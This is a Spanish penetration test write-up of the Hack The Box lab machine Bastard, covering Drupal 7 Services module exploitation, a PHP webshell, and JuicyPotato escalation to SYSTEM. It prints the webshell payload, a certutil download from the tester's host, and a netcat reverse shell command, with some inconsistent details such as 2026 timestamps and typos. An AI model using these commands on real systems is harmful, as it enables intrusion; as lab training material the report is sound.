

INFORME DE PRUEBAS DE PENETRACIÓN

Máquina: Bastard

Plataforma: Hack The Box

Dificultad: Media

Fecha: Agosto 2025

Versión:1.0

1. Resumen Ejecutivo

Se realizó una prueba de penetración completa sobre la máquina Bastard con una dificultad media, de la plataforma Hack The Box que expone un servidor Microsoft IIS 7.5 sobre Windows Server 2008 R2 ejecutando un CMS Drupal 7.x y con el módulo Services instalado.

El objetivo fue identificar y explotar vulnerabilidades partiendo de acceso externo sin credenciales hasta obtener privilegios de NT AUTHORITY\SYSTEM. La cadena de explotación siguió los siguientes pasos principales:

- Identificación de versión exacta mediante robots.txt y CHANGELOG.txt (36 rutas Disallow expuestas).
- Explotación del módulo Services de Drupal 7 mediante el exploit público 41564.php, depositando una webshell PHP en la raíz web sin necesidad de autenticación.
- Ejecución remota de comandos a través de la webshell (shell.php?cmd=) como usuario nt authority\iusr.
- Escalada de privilegios a NT AUTHORITY\SYSTEM abusando del privilegio SeImpersonatePrivilege mediante JuicyPotato.

Como resultado, se obtuvo control total del sistema, con acceso a la flag de usuario y la flag de administrador.

1.1 Resumen de Hallazgos

#	Vulnerabilidad	Severidad	CVSS	Vector
01	Drupal 7.x expuesto — registro público habilitado	Baja	3.7	Red / Sin auth
02	Drupal 7.x Services Module RCE (Exploit 41564)	Crítica	9.8	Red / Sin auth
03	Webshell PHP en raíz IIS — ejecución de comandos	Crítica	9.8	Red / Sin auth
04	Escalada de privilegios — SeImpersonatePrivilege / JuicyPotato	Crítica	7.8	Local / usr

2. Información del Alcance

Objetivo	Bastard (HackTheBox)
IP del objetivo	10.129.164.57 / 10.129.7.7
Sistema operativo	Windows Server 2008 R2
Servidor web	Microsoft IIS 7.5
CMS / Stack	Drupal 7.x PHP 5.3.28 ASP.NET
Servicios expuestos	HTTP (80) · MSRPC (135) · MSRPC dinámico (49154)
Tipo de prueba	Caja negra (Black Box)
Fecha	Agosto 2025
Herramientas	Nmap, WhatWeb, Wappalyzer, SearchSploit, Metasploit, exploit 41564.php, JuicyPotato
Credenciales iniciales	Ninguna

3. Metodología

La auditoría se realizó siguiendo las fases del framework PTES (Penetration Testing Execution Standard):

- **Reconocimiento:** Escaneo de puertos con Nmap, identificación del OS, versión de IIS, Drupal y PHP. Análisis de headers HTTP y fingerprinting con WhatWeb y Wappalyzer.
- **Enumeración:** Lectura de robots.txt (36 entradas Disallow). Acceso a CHANGELOG.txt para determinar la versión concreta de Drupal 7. Navegación al endpoint /node/1 para confirmar el módulo Services activo (nodo 'REST / api_test'). Búsqueda de exploits con SearchSploit y Metasploit (search Drupal 7.x).
- **Explotación:** Configuración y ejecución del exploit 41564.php (Drupal 7.x Services Module RCE, autor Charles FOL). El exploit usa el endpoint /rest para crear un nodo con un archivo PHP adjunto, depositando una webshell accesible en la raíz web.
- **Post-explotación:** Ejecución de comandos del SO a través de shell.php?cmd= (ipconfig, whoami, systeminfo). Confirmación de ejecución como nt authority\iusr con SelmpersonatePrivilege.
- **Escalada de privilegios:** Uso de JuicyPotato para abusar de SelmpersonatePrivilege y crear un proceso como NT AUTHORITY\SYSTEM. Captura de reverse shell y lectura de flags.
- **Documentación:** Registro de evidencias en cada fase y elaboración del presente informe.

4. Hallazgos Detallados

HALL-01: Drupal 7.x — Registro público de usuarios habilitado

Severidad	Baja
CVSS	3.7
Afecta a	http://10.129.164.57/user/register
Autenticación requerida	No

Descripción


La instalación de Drupal 7 en la máquina objetivo tiene habilitado el registro público de cuentas de usuario (/user/register). Además, el análisis con Wappalyzer confirma la versión del CMS (Drupal 7), el servidor (IIS 7.5) y el stack de tecnología (PHP 5.3.28, ASP.NET, jQuery 1.4.4). Esta información facilita la búsqueda de exploits específicos para la versión instalada.

Pasos de reproducción

- WhatWeb sobre http://10.129.7.7

```
(kali@kali) - [~/Desktop/HTB/Bastard]
$ whatweb http://10.129.164.57
http://10.129.164.57 [200 OK] Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer[Microsoft-IIS/7.5], IP[10.129.164.57], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], Microsoft-IIS[7.5], PHP[5.3.28], PasswordField[pass], Script[text/javascript], Title[Welcome to Bastard | Bastard], UncommonHeaders[x-content-type-options,x-generator], X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/5.3.28, ASP.NET]
```

- Wappalyzer: CMS → Drupal 7 · OS → Windows Server · Web Server → IIS 7.5



Impacto

Permite a cualquier actor externo enumerar el stack tecnológico. La exposición de la versión exacta de Drupal facilita la búsqueda de exploits aplicables.

Recomendación

Deshabilitar el registro público, actualizar Drupal a una versión con soporte activo.

HALL-02: Drupal 7.x Services Module — Ejecución Remota de Código sin autenticación

Severidad	Crítica
CVSS	9.8
Afecta a	Drupal 7.x con módulo Services (endpoint /rest activo)
CVE / Exploit	php/webapps/41564.php — Services Module RCE (Charles FOL)
Autenticación requerida	No


Descripción

El módulo Services de Drupal 7, cuando está instalado y el endpoint REST está activo, permite la carga de archivos arbitrarios y la creación de nodos sin autenticación suficiente. El exploit público 41564.php abusa de esta funcionalidad para serializar y enviar un archivo PHP al servidor, el cual queda depositado en la raíz web de IIS y accesible públicamente.

La existencia del endpoint fue confirmada navegando a /node/1, donde se encontró un nodo con título 'REST' y un enlace 'api_test', confirmando que el módulo Services está activo. El intento de acceder a /user/1 retornó un 403 Forbidden (IIS), descartando autenticación básica HTTP.

Pasos de reproducción

- Confirmar endpoint REST: navegar a <http://10.129.7.7/node/1> → Nodo 'REST / api_test' visible.



- Localizar el exploit: searchsploit Drupal 7.x → php/webapps/41564.php

```
(kali@kali) - [~/Desktop/HTB/bastard]
$ searchsploit drupal 7.x
```

Exploit Title	Path
Drupal 7.x Module Services - Remote Code Execution	php/webapps/41564.php
Drupal < 7.34 - Denial of Service	php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)	php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)	php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution	php/remote/46510.rb
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution	php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	php/webapps/46452.txt

- Configurar el exploit:

```
$url = 'http://10.129.7.7';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';
$file = [
    'filename' => 'shell.php',
    'data' => '<?php if(isset($_GET["cmd"])) system($_GET["cmd"]); } ?>'
];
```

- Ejecutar: php 41564.php

```
(kali@kali) - [~/Desktop/HTB/bastard]
$ php 41564.php
# Exploit Title: Drupal 7.x Services Module Remote Code Execution
# Vendor Homepage: https://www.drupal.org/project/services
# Exploit Author: Charles FOL
# Contact: https://twitter.com/ambionics
# Website: https://www.ambionics.io/blog/drupal-services-module-rce

#!/usr/bin/php
Stored session information in session.json
Stored user information in user.json
Cache contains 7 entries
File written: http://10.129.7.7/shell.php
```

- Verificar webshell en: <http://10.129.7.7/shell.php?cmd=ipconfig>

```
← → ↻ 🏠 10.129.7.7/shell.php?cmd=ipconfig ☆ 🔒 🔍 📄 📁 📧 ⋮
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec >>

Windows IP Configuration Ethernet adapter Local Area Connection: Connection-specific DNS Suffix . : .htb IPv4 Address. . .
. . . . . : 10.129.7.7 Subnet Mask . . . . . : 255.255.0.0 Default Gateway . . . . . : 10.129.0.1 Tunnel adapter
isatap.hbt: Media State . . . . . : Media disconnected Connection-specific DNS Suffix . : .htb Tunnel adapter Local
Area Connection* 9: Media State . . . . . : Media disconnected Connection-specific DNS Suffix . :
```

Impacto

Ejecución remota de código (RCE) sin credenciales en el servidor. El atacante puede depositar cualquier archivo PHP en la raíz web y ejecutar comandos arbitrarios del sistema operativo en el contexto del usuario del proceso IIS.

Recomendación

Deshabilitar o desinstalar el módulo Services si no es estrictamente necesario. Actualizar Drupal a la última versión estable con soporte. Configurar IIS para bloquear la ejecución de

archivos .php en directorios de subida. Implementar un WAF para detectar intentos de subida maliciosa.

HALL-03: Webshell PHP en raíz IIS — Ejecución de comandos como nt authority\iusr

Severidad	Crítica
CVSS	9.8
Afecta a	http://10.129.7.7/shell.php
Autenticación requerida	No (accesible públicamente vía HTTP GET)

Descripción

Como consecuencia directa de HALL-02, se depositó una webshell PHP (shell.php) en el directorio raíz accesible del servidor IIS. El archivo acepta un parámetro GET 'cmd' y lo ejecuta mediante la función system() de PHP, devolviendo la salida en el cuerpo de la respuesta HTTP. El proceso IIS ejecuta los comandos con los privilegios del usuario nt authority\iusr.

Pasos de reproducción

- Acceder a: <http://10.129.7.7/shell.php?cmd=ipconfig> la respuesta muestra la configuración de red del servidor Windows:



Windows IP Configuration

Ethernet adapter Local Area Connection:

IPv4 Address: 10.129.7.7 Subnet Mask: 255.255.0.0

Default Gateway: 10.129.0.1

- Ejecutar whoami para confirmar el usuario: <http://10.129.7.7/shell.php?cmd=whoami> → nt authority\iusr



```
PS C:\Users\dimitris> cd Desktop
PS C:\Users\dimitris\Desktop> ls

Directory: C:\Users\dimitris\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar--             24/2/2026   5:15 ??         34 user.txt

PS C:\Users\dimitris\Desktop> type user.txt
[REDACTED]
PS C:\Users\dimitris\Desktop>
```

Impacto

Ejecución de comandos OS sin autenticación. La webshell persiste en el servidor y puede ser utilizada por cualquier actor que conozca su URL. Constituye el punto de entrada para la fase de escalada de privilegios.

Recomendación

Eliminar inmediatamente shell.php del servidor. Realizar una auditoría completa de todos los archivos en la raíz web para detectar otros ficheros maliciosos. Implementar monitorización de integridad de archivos (FIM). Configurar IIS para prohibir la ejecución de PHP en directorios de subida y para ejecutar los procesos con el mínimo privilegio necesario.

HALL-04: Escalada de privilegios local — SelpersonatePrivilege / JuicyPotato → NT AUTHORITY\SYSTEM

Severidad	Crítica
CVSS	7.8 (Local)
Técnica	Abuso de SelpersonatePrivilege — JuicyPotato / MS15-051
Afecta a	Windows Server 2008 R2 — IIS AppPool (nt authority\iusr)
Autenticación requerida	Sí (acceso como IIS AppPool vía webshell)

Descripción

El usuario bajo el que se ejecuta el proceso IIS (nt authority\iusr / IIS AppPool) tiene habilitado el privilegio SelpersonatePrivilege. Este privilegio permite suplantar la identidad de otros usuarios a nivel de token de acceso Windows. En sistemas Windows Server 2008 R2 sin los parches correspondientes, es posible explotar esta condición para obtener una shell con privilegios de NT AUTHORITY\SYSTEM.

La explotación se realizó mediante JuicyPotato: la herramienta crea un servidor COM local que fuerza al sistema a autenticarse con un token de SYSTEM, que luego es capturado e impersonado para lanzar un nuevo proceso (nc.exe) con privilegios elevados.

Pasos de reproducción

- Confirmar el privilegio desde la webshell: `shell.php?cmd=whoami /priv` → `SelmpersonatePrivilege Enabled`.
- Transferir JuicyPotato (`jp.exe`) y netcat (`nc.exe`) al servidor
- Ejecutar JuicyPotato para lanzar `nc.exe` como SYSTEM:

```
PS C:\Windows\Temp> cd privex
PS C:\Windows\Temp\privex> certutil.exe -urlcache -f -split http://10.10.15.68/JuicyPotato.exe jp.exe
**** Online ****
000000 ...
054e00
CertUtil: -URLCache command completed successfully.
PS C:\Windows\Temp\privex> ls
```

Directory: C:\Windows\Temp\privex

Mode	LastWriteTime	Length	Name
-a—	24/2/2026 11:25 ??	347648	jp.exe

```
PS C:\Windows\Temp\privex> █
```

```
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
COM -> recv failed with error: 10038
PS C:\Windows\Temp\privex> .\jp.exe -t * -l 1337 -p C:\Windows\System32\cmd.exe -a "/c C:\Windows\System32\nc.exe -e cmd 10
.10.15.68 9999"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
COM -> recv failed with error: 10038
PS C:\Windows\Temp\privex> .\jp.exe -t * -l 1337 -c "{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}" -p C:\Windows\System32\cmd.exe
-a "/c C:\Windows\System32\nc.exe -e cmd 10.10.15.68 9999"
Testing {9B1F122C-2982-4e91-AA8B-E071D54F2A4D} 1337
....
[+] authresult 0
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
PS C:\Windows\Temp\privex> PS C:\Windows\Temp\privex>
PS C:\Windows\Temp\privex> whoami
nt authority\iusr
PS C:\Windows\Temp\privex> █
```

- En el listener de Kali: `nc -lvnp 9999` → conexión recibida.

```
(kali㉿kali)-[~/Desktop/HTB/bastard]
$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.15.68] from (UNKNOWN) [10.129.7.7] 61921
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32> █
```

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is C4CD-C60B

Directory of C:\Users\Administrator\Desktop

08/02/2022  04:50  <DIR>          .
08/02/2022  04:50  <DIR>          ..
24/02/2026  05:15  <FILE>          34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  4.133.240.832 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
[REDACTED]

C:\Users\Administrator\Desktop>
```

Impacto

Ejecución de comandos OS sin autenticación, subida de archivos maliciosos comprometiendo el sistema Windows y accediendo a información con privilegios de administrador.

Recomendación

Aplicar todos los parches de seguridad disponibles para Windows Server 2008 R2 (o migrar a una versión de Windows con soporte activo). Revisar y eliminar `SeImpersonatePrivilege` del usuario del proceso IIS salvo que sea estrictamente necesario. Considerar el aislamiento de los procesos IIS mediante Application Pool Identity con privilegios mínimos. Implementar alertas de SIEM ante creación de procesos privilegiados desde procesos web.

5. Cronología del Ataque

Fase	Acción	Resultado
Reconocimiento	Nmap scan	Puertos 80, 135 y 49154 abiertos. IIS 7.5 en puerto 80. OS: Windows.
Reconocimiento	WhatWeb + Wappalyzer sobre http://10.129.164.57	Drupal 7, PHP 5.3.28, IIS 7.5, ASP.NET, jQuery 1.4.4. Title: 'Welcome to Bastard'
Enumeración	Lectura de robots.txt → CHANGELOG.txt	36 entradas Disallow. CHANGELOG.txt confirma Drupal 7.x. http-generator: Drupal 7.
Enumeración	searchsploit Drupal 7 / Drupal 7.x	Identificado exploit 41564.php (Services Module RCE)
Enumeración	Navegación a /node/1	Endpoint REST activo con nodo 'api_test'. Módulo Services confirmado.
Explotación	Configuración y ejecución de php 41564.php	Webshell shell.php depositada. 'File written: http://10.129.7.7/shell.php '
Explotación	http://10.129.7.7/shell.php?cmd=ipconfig	Ejecución de comandos confirmada. IP: 10.129.7.7, Windows Server.
Post-explot.	whoami → nt authority\iusr	Usuario de bajo privilegio. SelpersonatePrivilege activo.
Escalada	JuicyPotato: jp.exe -t * -l 1337 -p cmd.exe -a nc.exe	Shell obtenida como NT AUTHORITY\SYSTEM. Compromiso total.
Objetivos	Acceso al sistema con privilegios de administrador y lectura de flags	Ambas flags capturadas. Máquina completada.

6. Conclusiones y Recomendaciones Generales

La máquina Bastard presenta una cadena de explotación representativa de entornos Windows IIS con CMS desactualizados. La combinación de un Drupal 7.x sin soporte, un módulo adicional mal configurado y la ausencia de parcheo del sistema operativo permite comprometer el servidor partiendo de cero credenciales. Los puntos críticos identificados son:

- Software sin soporte activo: Drupal 7.x (EOL), PHP 5.3.28 (EOL) e IIS 7.5 sobre Windows Server 2008 R2 (EOL). Ninguna de estas versiones recibe actualizaciones de seguridad.
- Módulos Drupal innecesarios expuestos en producción: el módulo Services con endpoint REST público abre una superficie de ataque explotable sin autenticación.
- Ausencia de controles de subida en IIS: no se impide la ejecución de archivos PHP arbitrarios subidos por atacantes.
- Privilegios excesivos en el proceso IIS: SelmpersonatePrivilege habilitado en IIS AppPool facilita la escalada a SYSTEM mediante técnicas ampliamente documentadas (JuicyPotato).
- Falta de parcheo del sistema operativo: vulnerabilidades de escalada de privilegios conocidas y con exploit público disponible.

Se recomienda abordar los hallazgos en el siguiente orden de prioridad:

Prioridad	Hallazgo	Plazo sugerido
CRÍTICA	Actualizar Drupal a versión soportada y deshabilitar el módulo Services (HALL-02)	Inmediato (< 24h)
CRÍTICA	Eliminar webshell shell.php y auditar todos los archivos en la raíz web (HALL-03)	Inmediato (< 24h)
CRÍTICA	Parchear Windows Server 2008 R2 y mitigar SelmpersonatePrivilege en IIS AppPool (HALL-04)	Urgente (< 1 semana)
BAJA	Deshabilitar el registro público de usuarios en Drupal (HALL-01)	Medio plazo (< 3 meses)

7. Referencias

- Exploit-DB 41564 — Drupal 7.x Services Module RCE (Charles FOL): <https://www.exploit-db.com/exploits/41564>
- Drupal Security — Módulo Services: <https://www.drupal.org/project/services>
- JuicyPotato — SelImpersonatePrivilege exploitation: <https://github.com/ohpe/juicy-potato>
- OWASP Top 10: <https://owasp.org/www-project-top-ten/>
- PTES — Penetration Testing Execution Standard: <http://www.pentest-standard.org/>
- HackTheBox — Máquina Bastard: <https://app.hackthebox.com/machines/bastard>